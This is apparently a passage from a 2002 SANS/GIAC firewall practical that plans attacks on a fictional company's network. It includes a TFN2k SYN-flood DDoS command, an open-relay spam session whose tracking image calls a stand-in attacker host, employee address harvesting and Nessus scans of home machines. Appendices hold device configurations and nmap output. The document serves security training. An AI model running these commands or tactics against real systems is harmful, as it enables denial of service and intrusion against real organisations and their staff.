Assuming we have 50 compromised cable modems at out disposal, we now turn to attacking GIAC's network using a Distributed Denial of Service (DDoS) attack. This should be easier than attacking the firewall directly, as we simply need to know one valid host (e.g., www.giac.com) and can simply overwhelm it with valid packets; that is, unless something stops us.

The cable modems in question have been installed with Tribe Flood Network 2000 (TFN2k) daemons[36], which we can control through the client program.

After compiling and running the program, we see there are a lot of options:

```
% ./tfn
usage: ./tfn <options>
[-P protocol]   Protocol for server communication. Can be ICMP, UDP or TCP.
                Uses a random protocol as default
[-D n]          Send out n bogus requests for each real one to decoy targets
[-S host/ip]    Specify your source IP. Randomly spoofed by default, you need
                to use your real IP if you are behind spoof-filtering routers
[-f hostlist]   Filename containing a list of hosts with TFN servers to contact
[-h hostname]   To contact only a single host running a TFN server
[-i target string]      Contains options/targets separated by '@', see below
[-p port]               A TCP destination port can be specified for SYN floods
<-c command ID> 0 - Halt all current floods on server(s) immediately
                1 - Change IP antispoof-level (evade rfc2267 filtering)
                   usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
                2 - Change Packet size, usage: -i <packet size in bytes>
                3 - Bind root shell to a port, usage: -i <remote port>
                4 - UDP flood, usage: -i victim@victim2@victim3@...
                5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
                6 - ICMP/PING flood, usage: -i victim@...
                7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
                8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
                9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
                10 - Blindly execute remote shell command, usage -i command
```

For our attack, we will try a TCP SYN flood against the webserver on port 80, which we know is reachable from the Internet. We populate a file called "mycablemodems" with all of our cable modems' IP addresses, and then launch the SYN flood attack using a command similar to:

```
% ./tfn -f mycablemodems -c 5 -P tcp -p 80 -i www.giac.com

        Protocol      : tcp
        Source IP     : random
        Client input  : list
        TCP port      : 80
        Target(s)     : www.giac.com
        Command       : commence syn flood, port: 80

Password verification: <Enter compiled-in server password>
```

[36] Many DDoS tools including TFN2k are available at http://packetstorm.decepticons.org/distributed.

What happens at this point depends on GIAC's network bandwidth, its firewall configuration, and the robustness of the machine running the Apache server. At the very least, 50 cable modems spewing packets as fast as they can would take up a lot of bandwidth – using a conservative estimate that each one could upload at 0.3 Mb/sec, the total flood of 15 Mb/sec directed at www.giac.com would completely overwhelm a full T1 connection, and take about a third of a T3 or OC-1.[37] Emily does not specify how GIAC's bandwidth is allocated by its ISP, but we can assume that this flood would at least slow down if not completely shut out other traffic to their site.

Would the firewall pass all these SYN packets? GIAC has not activated the TCP intercept (a.k.a. Flood Defender) feature of their PIX in the webserver's static mapping configuration line:

```
static (dmz,outside) 100.0.0.10 10.3.0.10 netmask 255.255.255.255
                                                              ↑
                                                  no connection limits!
```

So it appears the PIX would not attempt to buffer these connections, and the Sun Netra server where the Apache webserver is running would feel the full brunt of this attack. Sun's online document "Network Settings for Security"[38] describes how Sun OS 8 is hardened against this type of attack; however, special tuning of the TCP "unestablished connection queue" may be needed. If our attack fills up this queue, we could effectively stop the webserver from accepting any other connections. There is very little that can be done to protect from this sort of attack; however, the TCP intercept feature of the PIX could be used to buffer unreplied SYN packets once a certain number is reached, which can help shield internal systems (at the possible expense of consuming the PIX's memory and slowing it down!)

4.3. Part 3: Compromising an Internal System through the Perimeter

The SANS Firewall class material makes the following very important point:

> This may seem like a very basic question, but it's amazing how few people give it a second thought. Exactly where does your perimeter end? If you have remote VPN users, your perimeter extends to their systems. This changes our design model from layering a few firewalls at our border to possibly needing to deploy personal firewalls on each remote user's system. Do you have dedicated or VPN connections to business partners? How much do you "trust" them? Who has connectivity into their network? Do you trust all of them as well?[39]

[37] www.bandwidth.com gives a handy quick-reference for common types of circuits.
[38] http://www.sun.com/solutions/blueprints/1200/network-updt1.pdf
[39] Course books for SANS "Firewalls, Perimeter Protection and VPNs" Track, SANS Institute, 2002, Day 2 (Firewalls 101) page 23.

In this spirit, and given the resounding failure we had attacking GIAC's PIX directly, we decide instead to attack the network through one of the Remote Access VPN users' systems.

As if prepared for this attack, we see from Emily's practical that GIAC requires employees to sign a form stating that they will not connect themselves unprotected to the Internet, and they provide free firewall software for installation on home machines. Still, we can hope (?) that given the size of her enterprise, that we can find at least one employee who will ignore corporate policy!

Our attack plan outline is as follows:

1. Try to find as many email addresses of GIAC's employees as possible, especially personal addresses.

2. Send a series of fake spam messages, each with an embedded, identifying image tag that generates a hit on a webserver we own and monitor.

3. For each webserver hit generated by a target user reading the spam message, determine whether the IP address comes from outside the company's address space – this represents an employee reading mail on a machine outside the main firewall.

4. If the IP address appears vulnerable, immediately run a probe on the IP address looking for open ports or shares.

5. Snoop around any open ports, attempt to login, try to access Windows shares. If there are open shares, attempt to access them and look for company files (or plant trojans.)

This feasibility of this attack rests on a few key factors:

- We have to be able to generate enough valid email addresses to catch someone who is ignoring company security policy;

- An employee has to read the spam message while directly attached to the Internet (no VPN software running), or while split tunneling is in effect;

- Personal firewall software and hardware must allow our probes and attacks to pass through.

Difficult? Yes… Impossible? Well, probably not.

For the first step of gathering email addresses, we can use decidedly low-tech techniques. Since it doesn't matter how many invalid company addresses we

generate, we use automated spam programs that generate likely usernames, and append "@giac.com". We can augment our chances of success by looking for company contacts at their website, and try social engineering techniques to get put through to peoples' voicemail boxes, which often give first and last names. Since company phone numbers are often issued in blocks, we can try dialing variants of the main number at each location in the middle of the night, to try to harvest as many real names as possible.

Once we have a set of potential real names, we can use an online email directory to try to get personal mail accounts for these people. Since it's likely an online directory will return a lot of false hits, we need to be careful about screening results to avoid attacking people not affiliated with the company, and wasting everyone's time.

For the second step, we can sign up for a spamming service, get a set of hotmail accounts under fake names, or look for open mail relays on the Internet. As an example of the last method, we connect to the SMTP port of the open relay we've discovered (call it **relay.hapless.org**) and send a mail message with the embedded image tag using the following commands:

```
bash-2.05$ telnet relay.hapless.org 25
Trying relay.hapless.org...
Connected to relay.hapless.org.
Escape character is '^]'.
220  ESMTP Sendmail 8.11.6/8.11.6; Sat, 1 Jun 2002 00:05:45 -0400
helo fakedomain.org
250  Hello fakedomain.org [xxx.xxx.xxx.xxx], pleased to meet you
mail from: doofus@fakedomain.org
250 < doofus@fakedomain.org>... Sender ok
rcpt to: mark@giac.com
250 < mark@giac.com >... Recipient ok; will relay
data
354 Enter mail, end with "." on a line by itself
To: mark@giac.com
From: Instant Winner <win269@aol.com>
Subject: You may have already won!!!
MIME-Version: 1.0
Content-Type: text/html;

<HTML>
<HEAD>
<TITLE>All your base are soon belong to us</TITLE>
</HEAD>
<BODY BGCOLOR=#FFFFFF>
<img src="http://evilsite.org/tracker.cgi?id=mark@giac.com" height="1"
width="1">
<CENTER>
<FONT COLOR="#800000" SIZE="+4">Dummy Casino</FONT>
</BODY>
</HTML>
.
250 UAA15237 Message accepted for delivery
```

```
quit
221 relay.hapless.org closing connection
Connection closed by foreign host.
```

Even if the targeted user chooses to immediately delete the message, in most mail readers a user needs to highlight the message before it can be deleted – but doing so displays the HTML and causes the mail reader's default web browser to retrieve the IMG tag, even if the user is fairly quick to hit the delete key.[40]

This faux spam attack, unlike more forward approaches (like emailing trojan programs, or blazing in guns drawn through the company's firewall) would appear to GIAC's mail server and IDS as just part of the torrent of spam they are likely to receive every day, many of which contain tracking IMG tags just like ours, and would probably raise few eyebrows. If desired, the wording on the message can be tailored to trigger fewer spamlike keywords and come in just under the threshold of popular automated spam processing software (such as Spamassassin[41]) that GIAC may have installed. Because we're disguising the attack as normal (but unfortunate) network traffic, the attack can be repeated over and over if necessary, preferably with different messages and through different mail relays, until we catch someone reading mail on an unprotected system.

Once the pseudo-spam messages have been sent out, we can look for webserver hits generated by target users opening our message, that show promising-looking IP addresses. Note that the Image tag doesn't even have to reference a real webserver object; in this example a "404 Not found" is returned but we get the tracking information anyway:

```
15.16.17.18 - - [23/May/2002:16:30:56 -0400] "GET
/tracker.cgi?id=mark@giac.com HTTP/1.1" 404 - "-" "Mozilla/4.0
(compatible; MSIE 5.5; Windows 98; T312461)"
```

Any hit recorded by the webserver is valuable… we now know we have a live user, and we know where he/she is reading mail. We also know what kind of computer the target is using, and possibly even how up-to-date the security patches are based on the level of Internet Explorer! If the address is company-internal, we can possibly use it to help map their network and future attacks. If it is external, we have a potential address to probe.


So, how to determine if 15.16.17.18 is within GIAC's address space? We turn to trusty Sam Spade[42] and its address digger to determine GIAC's assigned address by typing "giac.com", "www.giac.com", and any other known GIAC hosts into its address digger tool. The registered address block(s) associated with that

[40] One more reason to use Pine, http://www.washington.edu/pine.
[41] http://spamassassin.org
[42] http://www.samspade.org

host or domain will be displayed, along with other useful information such as registrar and contact.

Since we know from Emily's practical that 15.16.17.18 is not in GIAC's address space, it seems we have found a likely target. How realistic this situation is depends on our skill and luck in finding email addresses for GIAC's staff, as well as GIAC's policy on email forwarding and split tunneling. Emily's practical does not appear to address the latter two points, so it might be possible to get some direct-connected hits for giac.com addresses after all. (We still have those free firewalls to surmount, however!)

Now that we have a potential target, we can run a vulnerability scanner against the host IP; quickly, while it is still online and before its DHCP lease expires. The scanner of choice for Windows (and other) systems is Nessus[43], which provides a very functional GUI that allows customizing scan choices, and a reporting GUI that allows interactive navigation through the detailed scan results. If we're very lucky, we may see a report display similar to the following, which shows an open Windows share:



[43] http://www.nessus.org

We can now explore the Nessus-reported vulnerabilities to our heart's content. Maybe we will find some company-confidential files via open Windows shares, or open remote-control software we can exploit. Maybe the system is a Unix box where we can try to logon. Maybe the user will be simultaneously connected to GIAC's VPN (since the policy on split-tunneling was not defined), which allows us a potential conduit into the company network! There are many possibilities for the determined hacker.

It should be noted that portscanning through Nessus or any other mechanism will set off alarm bells or be outright blocked by most personal firewall software and hardware. This is a risk we need to take; the upside of doing the scan on non-GIAC address space is that we won't be triggering their corporate IDS – many users won't even notice, and few will probably take retaliatory action. Still, it would be best to run the Nessus scans and any associated attacks from throwaway ISP accounts, or bounce them off public proxies if possible. It might also be a good idea to precede the Nessus scan with a public server-based scan like "ShieldsUp"[44], which would be harder for the targeted user to trace, and then attack only the most promising candidates directly.

[44] http://www.grc.com

Appendix A: Router and Firewall Configuration files

Border router:

```
!
version 12.1
no service single-slot-reload-enable
no service pad
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname giacent-router
!
logging console warnings
enable secret 5 $1$a15w$LJ6sr2Y6i8zlfYVbexTJ30
!
!
!
!
!
ip subnet-zero
no ip source-route
!
no ip bootp server
!
!
!
interface Ethernet0/0
 description Internal GIAC-facing interface
 ip address 58.1.1.1 255.255.255.240
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 no ip mroute-cache
 full-duplex
!
interface Serial1/0
 description External ISP-facing interface
 ip address 4.4.4.5 255.255.255.0
 ip access-group inbound in
 ip access-group outbound out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip accounting access-violations
 no ip mroute-cache
 full-duplex
!
no ip classless
ip route 0.0.0.0 0.0.0.0 4.4.4.6
ip route 10.1.1.0 255.255.255.0 58.1.1.2
ip route 10.1.2.0 255.255.255.0 58.1.1.2
ip route 58.1.1.0 255.255.255.128 58.1.1.2
no ip http server
!
!
ip access-list extended inbound
 remark Block ICMP redirects at the router
 deny   icmp any any redirect log
 remark Block all SNMP from the Internet, just to make sure
```

```
 deny   udp any any eq snmp log
 deny   udp any any eq snmptrap log
 remark Stop land attacks on the router interface
 deny   ip host 4.4.4.5 host 4.4.4.5 log
 deny   ip host 58.1.1.1 host 58.1.1.1 log
 remark Block private address space
 deny   ip 127.0.0.0 0.255.255.255 any
 deny   ip 10.0.0.0 0.255.255.255 any
 deny   ip 172.16.0.0 0.15.255.255 any
 deny   ip 192.168.0.0 0.0.255.255 any
 deny   ip 0.0.0.0 0.255.255.255 any
 deny   ip 169.254.0.0 0.0.255.255 any
 deny   ip 192.0.2.0 0.0.0.255 any
 deny   ip 224.0.0.0 15.255.255.255 any
 deny   ip 240.0.0.0 15.255.255.255 any
 remark Block incoming packets pretending to be from GIAC address space
 deny   ip 58.1.1.0 0.0.0.127 any log
 remark Permit only traffic destined for GIAC address space
 permit ip any 58.1.1.0 0.0.0.127
 deny   ip any any log
ip access-list extended outbound
 remark Only allow outbound traffic with proper source IP
 permit ip 58.1.1.0 0.0.0.127 any
 deny   ip any any log
logging trap notifications
logging 10.1.1.9
access-list 10 permit 10.1.1.9
no cdp run
snmp-server community d00fus7269 RO 10
snmp-server community lem0n8063 RW 10
banner motd _
Authorized access only

_
!
line con 0
 password 7 011D090A480E051D2458
 login
line aux 0
 no exec
line vty 0 4
 access-class 10 in
 password 7 10400617161211190910
 login
 transport preferred telnet
!
ntp server 58.1.1.39
end
```

PIX Firewall:

```
: Saved
: Written by enable_15 at 23:45:47.495 UTC Sun Jun 2 2002
PIX Version 6.2(1)
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security30
nameif ethernet3 vpn security70
nameif ethernet4 intf5 security25
nameif ethernet5 intf6 security30
enable password 8Ry2YjIyt7RRXU24 encrypted
passwd nH5gzYR44pJcw7TC encrypted
hostname pix
domain-name giac-ent.com
fixup protocol ftp 21
fixup protocol http 80
fixup protocol smtp 25
no fixup protocol h323 h225 1720
no fixup protocol h323 ras 1718-1719
no fixup protocol ils 389
no fixup protocol rsh 514
no fixup protocol rtsp 554
no fixup protocol sqlnet 1521
no fixup protocol sip 5060
no fixup protocol skinny 2000
names
name 58.1.1.1 c2610-int
name 58.1.1.3 c3005-ext
name 58.1.1.18 c3005-int
name 58.1.1.36 webserver
name 58.1.1.37 appserver
name 58.1.1.38 partner
name 58.1.1.39 ext-services
name 10.1.1.3 fortunesdb
name 10.1.1.4 customerdb
name 10.1.1.9 syslog-snmp-rad
name 10.1.1.10 backup
name 10.1.1.11 int-services
access-list ext permit tcp any host webserver eq www
access-list ext permit tcp any host webserver eq https
access-list ext permit tcp any host partner eq ftp
access-list ext permit tcp any host ext-services eq smtp
access-list ext permit udp any host ext-services eq domain
access-list ext permit udp host c2610-int host ext-services eq tftp
access-list ext permit udp host c2610-int host ext-services eq ntp
access-list ext permit udp host c2610-int host syslog-snmp-rad eq syslog
access-list ext permit icmp any any echo-reply
access-list ext permit icmp any any unreachable
access-list ext permit icmp any any source-quench
access-list ext permit icmp any any time-exceeded
access-list ext permit icmp any host webserver echo
access-list ext permit icmp any host partner echo
access-list ext permit icmp any host ext-services echo
access-list ext deny ip any any
access-list int deny tcp 10.1.1.128 255.255.255.128 host ext-services eq smtp
access-list int deny tcp 10.1.1.128 255.255.255.128 host ext-services eq domain
access-list int deny udp 10.1.1.128 255.255.255.128 host ext-services eq domain
access-list int permit ip 10.1.1.128 255.255.255.128 58.1.1.0 255.255.255.128
access-list int deny ip 10.1.1.128 255.255.255.128 10.1.0.0 255.255.252.0
access-list int permit tcp 10.1.1.128 255.255.255.128 any eq www
access-list int permit tcp 10.1.1.128 255.255.255.128 any eq https
```

```
access-list int permit tcp 10.1.1.128 255.255.255.128 any eq ftp
access-list int permit tcp host int-services host ext-services eq smtp
access-list int permit tcp host int-services host ext-services eq domain
access-list int permit udp host int-services host ext-services eq domain
access-list int permit udp any host ext-services eq ntp
access-list int permit tcp host backup any range 7937 7938
access-list int permit udp host backup any range 7937 7938
access-list int permit tcp host fortunesdb host partner eq sqlnet
access-list int permit udp host syslog-snmp-rad 58.1.1.0 255.255.255.128 eq
snmp
access-list int permit icmp any any
access-list int permit udp any range 32769 65535 any range 33434 33523
access-list int deny ip any any
access-list dmz permit tcp host appserver host customerdb eq sqlnet
access-list dmz permit tcp host appserver host customerdb eq ldap
access-list dmz permit tcp host appserver host fortunesdb eq sqlnet
access-list dmz permit tcp any host backup range 7937 7938
access-list dmz permit udp any host backup range 7937 7938
access-list dmz permit tcp any host backup range 8001 8030
access-list dmz permit udp any host backup range 8001 8030
access-list dmz permit udp any host syslog-snmp-rad eq snmptrap
access-list dmz permit udp any host syslog-snmp-rad eq syslog
access-list dmz permit tcp host ext-services host int-services eq smtp
access-list dmz permit udp host ext-services host int-services eq domain
access-list dmz permit tcp host ext-services host int-services eq domain
access-list dmz deny ip host ext-services 58.1.1.0 255.255.255.128
access-list dmz deny ip host ext-services 10.1.0.0 255.255.252.0
access-list dmz permit tcp host ext-services any eq smtp
access-list dmz permit udp host ext-services any eq ntp
access-list dmz permit udp host ext-services any eq domain
access-list dmz permit icmp any 58.1.1.0 255.255.255.128
access-list dmz permit icmp any 10.1.0.0 255.255.252.0
access-list dmz permit udp any range 32769 65535 10.1.0.0 255.255.252.0 range
33434 33523
access-list dmz permit udp any range 32769 65535 58.1.1.0 255.255.255.128 range
33434 33523
access-list dmz permit icmp any any echo-reply
access-list dmz permit icmp any any unreachable
access-list dmz permit icmp any any source-quench
access-list dmz permit icmp any any time-exceeded
access-list dmz deny ip any any
access-list vpn permit ip 10.1.2.0 255.255.255.0 58.1.1.0 255.255.255.128
access-list vpn permit ip 10.1.2.0 255.255.255.0 10.1.1.0 255.255.255.0
access-list vpn deny ip 10.1.2.0 255.255.255.0 10.1.0.0 255.255.252.0
access-list vpn permit tcp 10.1.2.0 255.255.255.0 any eq www
access-list vpn permit tcp 10.1.2.0 255.255.255.0 any eq https
access-list vpn permit tcp 10.1.2.0 255.255.255.0 any eq ftp
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host webserver eq www
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host webserver eq https
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host partner eq ssh
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host partner eq ftp
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host partner eq sqlnet
access-list vpn permit udp host c3005-int host ext-services eq tftp
access-list vpn permit udp host c3005-int host ext-services eq ntp
access-list vpn permit udp host c3005-int host ext-services eq domain
access-list vpn permit udp host c3005-int host syslog-snmp-rad eq radius
access-list vpn permit udp host c3005-int host syslog-snmp-rad eq syslog
access-list vpn permit udp host c3005-int host syslog-snmp-rad eq snmptrap
access-list vpn permit icmp any any
access-list vpn permit udp any range 32769 65535 any range 33434 33523
access-list vpn deny ip any any
pager lines 24
logging on
```

```
logging trap debugging
logging history warnings
logging host inside syslog-snmp-rad
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
interface ethernet4 100full shutdown
interface ethernet5 100full shutdown
icmp deny any echo-reply outside
icmp permit any unreachable outside
mtu outside 1500
mtu inside 1500
mtu intf2 1500
mtu dmz 1500
mtu vpn 1500
mtu intf5 1500
mtu intf6 1500
ip address outside 58.1.1.2 255.255.255.240
ip address inside 10.1.1.1 255.255.255.0
ip address intf2 127.0.0.1 255.255.255.255
ip address dmz 58.1.1.33 255.255.255.224
ip address vpn 58.1.1.17 255.255.255.240
ip address intf5 127.0.0.1 255.255.255.255
ip address intf6 127.0.0.1 255.255.255.255
ip audit info action alarm
ip audit attack action alarm
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address intf2 0.0.0.0
failover ip address dmz 0.0.0.0
failover ip address vpn 0.0.0.0
failover ip address intf5 0.0.0.0
failover ip address intf6 0.0.0.0
pdm location fortunesdb 255.255.255.255 inside
pdm location customerdb 255.255.255.255 inside
pdm location syslog-snmp-rad 255.255.255.255 inside
pdm location backup 255.255.255.255 inside
pdm location int-services 255.255.255.255 inside
pdm location 10.1.1.12 255.255.255.255 inside
pdm location 10.1.0.0 255.255.252.0 inside
pdm location 10.1.2.0 255.255.255.0 vpn
pdm location 10.1.3.0 255.255.255.0 vpn
pdm location c3005-int 255.255.255.255 vpn
pdm location webserver 255.255.255.255 dmz
pdm location appserver 255.255.255.255 dmz
pdm location partner 255.255.255.255 dmz
pdm location ext-services 255.255.255.255 dmz
pdm location webserver 255.255.255.252 dmz
pdm location 58.1.1.40 255.255.255.255 dmz
pdm location c2610-int 255.255.255.255 outside
pdm location 58.1.1.0 255.255.255.128 outside
pdm location 10.1.1.8 255.255.255.255 inside
pdm location 10.1.1.128 255.255.255.128 inside
pdm location 10.1.0.0 255.255.252.0 vpn
pdm location 10.1.2.0 255.255.255.0 inside
pdm history enable
arp timeout 14400
global (outside) 1 interface
global (dmz) 1 interface
```

```
nat (inside) 1 10.1.1.128 255.255.255.128 0 0
nat (inside) 0 0.0.0.0 0.0.0.0 0 0
nat (dmz) 0 0.0.0.0 0.0.0.0 0 0
nat (vpn) 1 10.1.2.0 255.255.255.0 0 0
nat (vpn) 0 0.0.0.0 0.0.0.0 0 0
static (dmz,outside) 58.1.1.32 58.1.1.32 netmask 255.255.255.224 0 100
static (inside,dmz) 10.1.1.0 10.1.1.0 netmask 255.255.255.128 0 0
static (inside,vpn) 10.1.1.0 10.1.1.0 netmask 255.255.255.0 0 0
static (inside,outside) syslog-snmp-rad syslog-snmp-rad netmask 255.255.255.255
0 0
access-group ext in interface outside
access-group int in interface inside
access-group dmz in interface dmz
access-group vpn in interface vpn
route outside 0.0.0.0 0.0.0.0 c2610-int 1
route vpn 10.1.2.0 255.255.255.0 c3005-int 1
route vpn 10.1.3.0 255.255.255.0 c3005-int 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00
sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
ntp server ext-services source dmz
http server enable
http 10.1.1.128 255.255.255.128 inside
snmp-server host inside syslog-snmp-rad
no snmp-server location
no snmp-server contact
snmp-server community d00fus7269
snmp-server enable traps
tftp-server dmz ext-services /giacpix.conf
floodguard enable
sysopt security fragguard
no sysopt route dnat
telnet timeout 5
ssh 10.1.1.128 255.255.255.128 inside
ssh timeout 15
terminal width 132
Cryptochecksum:975a413fbb8bef2f1e50d7d90d660597
: end
```

Appendix B: Representative nmap output

Probing DMZ, VPN and Internal nets from Internet (17.17.17.17)

```
# nmap (V. 2.54BETA34) scan initiated Thu May 30 15:38:32 2002 as:
./nmap -sS -n -P0 -r –S 17.17.17.17 -oN ext2.log 58.1.1.36-39 58.1.1.18
10.1.1.3-4,9-11,129 10.1.2.1 10.1.3.1
Interesting ports on  (58.1.1.36):
(The 1554 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

All 1556 scanned ports on  (58.1.1.37) are: filtered

Interesting ports on  (58.1.1.38):
(The 1555 ports scanned but not shown below are in state: filtered)
Port       State       Service
21/tcp     open        ftp

Interesting ports on  (58.1.1.39):
(The 1555 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     closed      smtp

All 1556 scanned ports on  (58.1.1.18) are: filtered

All 1556 scanned ports on  (10.1.1.3) are: filtered

All 1556 scanned ports on  (10.1.1.4) are: filtered

All 1556 scanned ports on  (10.1.1.9) are: filtered

All 1556 scanned ports on  (10.1.1.10) are: filtered

All 1556 scanned ports on  (10.1.1.11) are: filtered

All 1556 scanned ports on  (10.1.1.129) are: filtered

All 1556 scanned ports on  (10.1.2.1) are: filtered

All 1556 scanned ports on  (10.1.3.1) are: filtered

# Nmap run completed at Thu May 30 19:40:01 2002 -- 13 IP addresses (13
hosts up) scanned in 14489 seconds
```

Probing Internal, VPN and Internet from ext-services (58.1.1.39)

```
# nmap (V. 2.54BETA31) scan initiated Thu May 30 10:00:11 2002 as: nmap
-sS -n -P0 -r -S 58.1.1.39 -oN dmz4.log 10.1.1.3-4,9-11,129
58.1.1.1,18 10.1.2.1 10.1.3.1 17.17.17.17
All 1554 scanned ports on  (10.1.1.3) are: filtered
All 1554 scanned ports on  (10.1.1.4) are: filtered
All 1554 scanned ports on  (10.1.1.9) are: filtered
Interesting ports on  (10.1.1.10):
(The 1552 ports scanned but not shown below are in state: filtered)
Port       State       Service
8007/tcp   closed      ajp12
8009/tcp   closed      ajp13

Interesting ports on  (10.1.1.11):
(The 1552 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     closed      smtp
53/tcp     closed      domain

All 1554 scanned ports on  (10.1.1.129) are: filtered
All 1554 scanned ports on  (58.1.1.1) are: closed
All 1554 scanned ports on  (58.1.1.18) are: filtered
All 1554 scanned ports on  (10.1.2.1) are: filtered
All 1554 scanned ports on  (10.1.3.1) are: filtered
All 1554 scanned ports on  (17.17.17.17) are: closed

# Nmap run completed at Thu May 30 13:35:03 2002 -- 11 IP addresses (11
hosts up) scanned in 12892 seconds
# nmap (V. 2.54BETA31) scan initiated Thu May 30 13:35:04 2002 as: nmap
-sS -n -P0 -r -S 58.1.1.39 -p 7900-8100 -append_output -oN d
mz4.log 10.1.1.3-4,9-11,129
All 201 scanned ports on  (10.1.1.3) are: filtered
All 201 scanned ports on  (10.1.1.4) are: filtered
All 201 scanned ports on  (10.1.1.9) are: filtered
Interesting ports on  (10.1.1.10):
(The 169 ports scanned but not shown below are in state: filtered)
Port       State       Service
7937/tcp   closed      unknown
7938/tcp   closed      unknown
8001/tcp   closed      unknown
8002/tcp   closed      unknown
8003/tcp   closed      unknown
8004/tcp   closed      unknown
8005/tcp   closed      unknown
8006/tcp   closed      unknown
8007/tcp   closed      ajp12
8008/tcp   closed      unknown
8009/tcp   closed      ajp13
8010/tcp   closed      unknown
8011/tcp   closed      unknown
8012/tcp   closed      unknown
8013/tcp   closed      unknown
8014/tcp   closed      unknown
8015/tcp   closed      unknown
```

```
8016/tcp   closed      unknown
8017/tcp   closed      unknown
8018/tcp   closed      unknown
8019/tcp   closed      unknown
8020/tcp   closed      unknown
8021/tcp   closed      unknown
8022/tcp   closed      unknown
8023/tcp   closed      unknown
8024/tcp   closed      unknown
8025/tcp   closed      unknown
8026/tcp   closed      unknown
8027/tcp   closed      unknown
8028/tcp   closed      unknown
8029/tcp   closed      unknown
8030/tcp   closed      unknown

All 201 scanned ports on  (10.1.1.11) are: filtered
All 201 scanned ports on  (10.1.1.129) are: filtered

# Nmap run completed at Thu May 30 14:11:24 2002 -- 6 IP addresses (6
hosts up) scanned in 2180 seconds
```

References

Books and Articles

Zwicky, E., Cooper, S. and Chapman, B. Building Internet Firewalls, 2nd Edition. O'Reilly & Associates, Inc, 2000.

Doraswamy, N. and Harkins, D. IPSec: The New Security Standard for the Internet, Infranets, and Virtual Private Networks. Prentice Hall PTR, 1999.

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Addison Wesley Longman, Inc, 1994.

Course books for SANS "Firewalls, Perimeter Protection and VPNs" Track, SANS Institute, 2002.

Web Sites

Cisco

Cisco PIX Firewall 6.2 Reference
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_62/index.htm

Handling ICMP Pings with the PIX Firewall
http://www.cisco.com/warp/public/110/31.html#501

Cisco IOS 12.1 Reference
http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/index.htm

Improving Security on Cisco Routers
http://www.cisco.com/warp/public/707/21.html

Cisco Security Advisories
http://www.cisco.com/warp/public/707/advisory.html

Cisco's Implementation of IPsec Standards
http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113t/113t_3/ipsec.htm

Cisco Product Literature
http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/p515e_ds.htm
